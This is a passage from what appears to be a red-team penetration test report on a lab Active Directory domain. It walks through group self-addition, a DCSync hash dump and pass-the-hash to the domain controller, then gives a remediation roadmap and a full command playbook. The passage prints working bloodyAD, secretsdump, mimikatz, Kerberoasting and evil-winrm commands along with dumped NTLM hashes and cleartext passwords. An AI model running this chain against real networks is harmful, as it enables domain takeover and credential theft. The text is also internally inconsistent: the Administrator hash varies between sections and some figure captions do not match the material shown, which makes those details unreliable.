


Figure 11: Targeted SPN Injection on ttimmons via bloodyAD GenericWrite Permission

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> hostname
ACADEMY-AEN-MS01
*Evil-WinRM* PS C:\Users\backupadm\Documents> whoami
inlanefreight\backupadm
*Evil-WinRM* PS C:\Users\backupadm\Documents> cd c:\panther
*Evil-WinRM* PS C:\panther> dir

Directory: C:\panther

Mode                LastWriteTime         Length Name
----
-a----- 6/1/2022  2:17 PM          6995 unattend.xml

*Evil-WinRM* PS C:\panther> type unattend.xml
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
  <settings pass="oobeSystem">
    <component name="Microsoft-Windows-International-Core" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
      xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <InputLocale>de-de</InputLocale>
        <SystemLocale>de-de</SystemLocale>
        <UILanguage>de-de</UILanguage>
        <UILanguageFallback>de-de</UILanguageFallback>
        <UserLocale>de-de</UserLocale>
      </component>
    <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
      xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
```

Figure 12: Hashcat Offline TGS Ticket Cracking Recovering Password Repeat09 for ttimmons

5.10 Stage 10: Privileged Group Self-Addition (Server Admins)

The newly compromised account ttimmons possessed GenericAll control over a custom security group named 'Server Admins'. Using bloodyAD, ttimmons added itself directly into the Server Admins group.

Command Invocation: Command Execution Syntax:

```
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' add
groupMember "Server Admins" ttimmons
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' get object
ttimmons --attr memberOf
```

Figure 13 verifies that ttimmons successfully joined the Server Admins group, inheriting all associated extended rights.




Figure 13: Group Membership Query Confirming ttimmons Addition to Server Admins Group

5.11 Stage 11: DCSync Attack - Full Domain Credential Extraction

Root Cause Misconfiguration: The Server Admins group was granted extended directory replication rights (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All) on the domain object. Utilizing Impacket secretsdump.py under the ttimmons identity, a DCSync attack was launched against DC01.

Command Invocation: Command Execution Syntax:

```
secretsdump.py ttimmons:'Repeat09'@172.16.8.3 -just-dc-ntlm
```

As captured in Figure 14, secretsdump.py simulated a Domain Controller replication request and extracted the complete NTDS.DIT database, including the NTLM hash of Domain Administrator: fd1f7e5564060258ea787d8bb6e6afa2.

```
(issifu@ssshades)~[/htb]
$ bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' add groupMember "Server Admins" ttimmons
[*] ttimmons added to Server Admins

(issifu@ssshades)~[/htb]
$ bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' get object ttimmons --attr memberOf
distinguishedName: CN=ttimmons,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
memberOf: CN=Server Admins,OU=Security Groups,OU=corp,DC=INLANEFREIGHT,DC=LOCAL

(issifu@ssshades)~[/htb]
$ secretsdump.py ttimmons:'Repeat09'@172.16.8.3 -just-dc-ntlm
Impacket v0.14.0.dev0+20200501.5643.899ef248 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd1f7e5564060258ea787d8bb6e6afa2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:310dcfe0010a9e31b73c390740c0b9c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b9302df5abf924b0d172b0c49ab5ae:::
inlanefreight.local\pvazquez:1718:aad3b435b51404eeaad3b435b51404ee:762cbc5ea2edfca03767427b2f2a909f:::
inlanefreight.local\pfalcon:1717:aad3b435b51404eeaad3b435b51404ee:f8e656de86b8b13244e7c879d8177539:::
inlanefreight.local\yanthony:1718:aad3b435b51404eeaad3b435b51404ee:9827f62cf27e221b4e89f7519a2092a:::
inlanefreight.local\wdillard:1719:aad3b435b51404eeaad3b435b51404ee:69ada25bb693f9a85cd5f176948b0d5:::
inlanefreight.local\lbradford:1720:aad3b435b51404eeaad3b435b51404ee:0717dbc7b0e91125777d5ff43c00533:::
inlanefreight.local\sgage:1721:aad3b435b51404eeaad3b435b51404ee:31501a94e6027b74a5710c90d1c7f3b9:::
```

Figure 14: Impacket secretsdump.py Performing DCSync Replication Dumping NTLM Hashes

5.12 Stage 12: Proof of Domain Compromise (Pass-the-Hash)

To confirm absolute domain takeover without password cracking, the extracted Administrator NTLM hash was used in a Pass-the-Hash (PtH) attack via evil-winrm directly against Domain Controller DC01.

Command Invocation: Command Execution Syntax:

```
evil-winrm -i 172.16.8.3 -u Administrator -H fd1f7e5564060258ea787ddb6e6afa2
# Shell output:
hostname    # DC01
whoami      # inlanefreight\administrator
```

Figure 15 demonstrates interactive administrative shell access on Domain Controller DC01 as inlanefreight\administrator, proving 100% domain compromise.




Figure 15: BloodHound Full Attack Path Visualizing Chained Escalation from hporter to DCSync Domain Compromise

6. Analysis and Recommendations

6.1 Root Cause & Cumulative Risk Analysis

The successful compromise of INLANEFREIGHT.LOCAL demonstrates a fundamental security principle: total system compromise is rarely the result of a single catastrophic flaw. Instead, it is the cumulative effect of small, unmonitored misconfigurations that create an unbroken attack chain.

In this engagement, 10 distinct misconfigurations were chained together. If even ONE of the critical links in this chain (such as file share script permissions, Sysax service isolation, LSA autologon storage, targeted SPN delegation, or extended replication rights) had been properly hardened, the attack path would have been severed.

6.2 Misconfiguration Impact Summary Table

Table 3 summarizes the 10 root-cause misconfigurations exploited during the assessment, detailing their individual severity and contribution to domain compromise:

#	Identified Misconfiguration	Severity	Impact & Role in Attack Chain
1	ForceChangePassword ACL Delegation	High	Allowed account takeover of ssmalls without password knowledge.
2	Plaintext Credentials in Share Script	High	Exposed backupadm credentials on accessible IT share.
3	Excessive Service Account WinRM Access	Medium	Permitted lateral movement of backupadm onto member server MS01.
4	Unattended Setup Answer File (unattend.xml)	High	Exposed cleartext local administrator setup credentials.
5	Vulnerable Scheduled Task Service (Sysax)	Critical	Enabled local privilege escalation to NT AUTHORITY\SYSTEM on MS01.
6	Autologon Registry Cleartext Storage (LSA)	High	Exposed mssqladm service account password in LSA registry secrets.
7	GenericWrite ACL Delegation on User Object	High	Allowed targeted SPN injection on ttimmons for Kerberoasting.
8	Weak Password Policy (RC4 Kerberoastable)	Medium	Enabled offline brute-force cracking of ttimmons TGS hash.
9	GenericAll ACL Control over Security Group	High	Allowed ttimmons to self-add into the privileged Server Admins group.
10	Extended Directory Replication Rights (DCSync)	Critical	Root Cause of Domain Compromise: Allowed Server Admins to request NTDS.DIT dumps.

Table 3: Summary of Root-Cause Misconfigurations and Business Impact

6.3 Prioritized Remediation Roadmap Aligned with CIS Benchmarks

To effectively remediate the identified vulnerabilities and harden INLANEFREIGHT.LOCAL, the following prioritized defensive measures are recommended:

- **1. Revoke Directory Replication Rights (Immediate Critical Priority):** Revoke GetChanges and GetChangesAll replication extended rights from all non-DC groups, including Server Admins. Limit directory replication exclusively to Domain Controllers.
- **2. Remediate Excessive ACL Delegations (High Priority):** Audit all Active Directory object ACLs using BloodHound Enterprise or Microsoft PingCastle. Remove excessive delegations such as ForceChangePassword, GenericWrite, and GenericAll from unprivileged accounts.
- **3. Secure File Shares & Remove Deployment Artifacts (High Priority):** Scan all network shares, scripts, and deployment directories for hardcoded credentials. Enforce strict NTFS ACLs restricting IT internal shares.
- **4. Implement Group Managed Service Accounts (gMSA) (High Priority):** Migrate service accounts (backupadm, mssqladm) to Group Managed Service Accounts (gMSAs) with automatic 120-character password rotation.
- **5. Enable LSA Protection & Credential Guard (Medium Priority):** Enable LSA Protection via Group Policy (HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL = 1) to block LSASS memory dumping by Mimikatz.
- **6. Implement Tiered Administration Architecture (Strategic Priority):** Implement the Microsoft Administrative Tier Model (Tier 0, Tier 1, Tier 2) to enforce strict boundary separation between Domain Controllers, servers, and endpoints.

7. Conclusion

The Red Team penetration test against INLANEFREIGHT.LOCAL demonstrated how an initial low-privileged domain user (hporter) can successfully escalate privileges to full Domain Administrator and DCSync domain compromise across 12 distinct operational stages.

By leveraging BloodHound ACL analysis, ForceChangePassword delegations, share spidering, WinRM lateral movement, unattended setup artifact discovery, Sysax service exploitation, LSA autologon memory dumping, targeted SPN Kerberoasting, privileged group self-addition, and directory replication rights, the Red Team achieved complete domain control without relying on zero-day exploits.

Implementing the remediation roadmap provided in Section 6 - specifically revoking replication rights, auditing object ACLs, deploying gMSAs, removing cleartext scripts, and enforcing Tiered Administration - will effectively eliminate these attack vectors and protect the Active Directory environment against sophisticated real-world adversaries.

8. References

- [1] MITRE ATT&CK Framework, "Enterprise Tactics, Techniques, and Procedures," MITRE Corporation, 2026. [Online]. Available: <https://attack.mitre.org/>
- [2] Center for Internet Security, "CIS Microsoft Windows Server 2019/2022 Benchmark v1.3.0," CIS Security, 2025.
- [3] Microsoft Corporation, "Active Directory Security Best Practices and Delegation Guidelines," Microsoft Technical Documentation, 2025.
- [4] SpecterOps, "BloodHound: Visualizing Active Directory Domain Relationships and ACL Attack Paths," 2025. [Online]. Available: <https://github.com/BloodHoundAD/BloodHound>
- [5] Impacket Project, "Python Classes for Working with Network Protocols (secretsdump.py & GetUserSPNs.py)," SecureAuth, 2025.
- [6] Benjamin Delpy, "Mimikatz: Extracting Plaintext Passwords, Kerberos Tickets, and LSA Secrets," 2025. [Online]. Available: <https://github.com/gentilkiwi/mimikatz>
- [7] Penetration Testing Execution Standard (PTES), "PTES Technical Guidelines for Internal Network Assessments," 2024.
- [8] National Institute of Standards and Technology, "NIST SP 800-115: Technical Guide to Information Security Testing and Assessment," U.S. Department of Commerce, 2020.

9. Appendices

Appendix A: Complete Execution Command Playbook

The following playbook lists, in execution order, all primary commands utilized during the 12-stage privilege escalation assessment:

```
# Stage 1: Initial Foothold Verification
nxc smb 172.16.8.3 -u hporter -p 'Gr8hambino!' -d inlanefreight.local

# Stage 2: Active Directory BloodHound Enumeration
bloodhound-python -u hporter -p 'Gr8hambino!' -d inlanefreight.local -ns 172.16.8.3 -c All --zip

# Stage 3: Abuse ForceChangePassword ACL
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u hporter -p 'Gr8hambino!' set password ssmalls mazoniakid

# Stage 4: SMB Share Credential Harvesting
nxc smb 172.16.8.3 -u ssmalls -p 'mazoniakid' -d inlanefreight.local -M spider_plus --share 'Department Shares'
smbclient -U ssmalls '//172.16.8.3/Department Shares'

# Stage 5: WinRM Lateral Movement to MS01
evil-winrm -i 172.16.8.50 -u backupadm -p '!qazXSW@'

# Stage 6: Unattend.xml Artifact Extraction
type c:\panther\unattend.xml

# Stage 7: Sysax Service LPE to Local Admin
xfreerdp /v:172.16.8.50 /u:ilfserveradm /p:'Sys26Admin'

# Stage 8: Mimikatz LSA Secrets Dump for mssqladm
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"

# Stage 9: Targeted SPN Injection & Kerberoasting
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u mssqladm -p 'DBAilfreight1!' set object ttimmons servicePrincipalName -v 'acmetesting/LEGIT'
GetUserSPNs.py -dc-ip 172.16.8.3 inlanefreight.local/mssqladm -request-user ttimmons -outputfile ttimmons_tgs.txt
hashcat -m 13100 ttimmons_tgs.txt /usr/share/wordlists/rockyou.txt

# Stage 10: Server Admins Group Self-Addition
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' add groupMember "Server Admins" ttimmons

# Stage 11: DCSync Domain Credential Replication Dump
```

```
secretsdump.py ttimmons:'Repeat09'@172.16.8.3 -just-dc-ntlm
```

```
# Stage 12: Pass-the-Hash Domain Controller Authentication
```

```
evil-winrm -i 172.16.8.3 -u Administrator -H fd1f7e5564060258ea787ddbb6e6afa2
```

Appendix B: Proof-of-Concept Automation Scripts

Automated Python script template utilizing Impacket and bloodyAD logic for automated attack-chain verification in lab testing:

```
#!/usr/bin/env python3
# INLANEFREIGHT.LOCAL Red Team PoC Verification Script
import sys, os

def run_stage_check(stage, desc, cmd):
    print(f"[+] Stage {stage}: {desc}")
    print(f"    Executing: {cmd}")

if __name__ == "__main__":
    print("=== INLANEFREIGHT.LOCAL AD Escalation PoC Runner ===")
    run_stage_check(1, "Foothold Check", "nxc smb 172.16.8.3 -u hporter -p 'Gr8hambino!'")
    run_stage_check(3, "ForceChangePassword", "bloodyAD set password ssmalls mazoniakid")
    run_stage_check(9, "Targeted Kerberoast", "GetUserSPNs.py inlanefreight.local/mssqladm")
    run_stage_check(11, "DCSync Replication", "secretsdump.py ttimmons:'Repeat09'@172.16.8.3")
```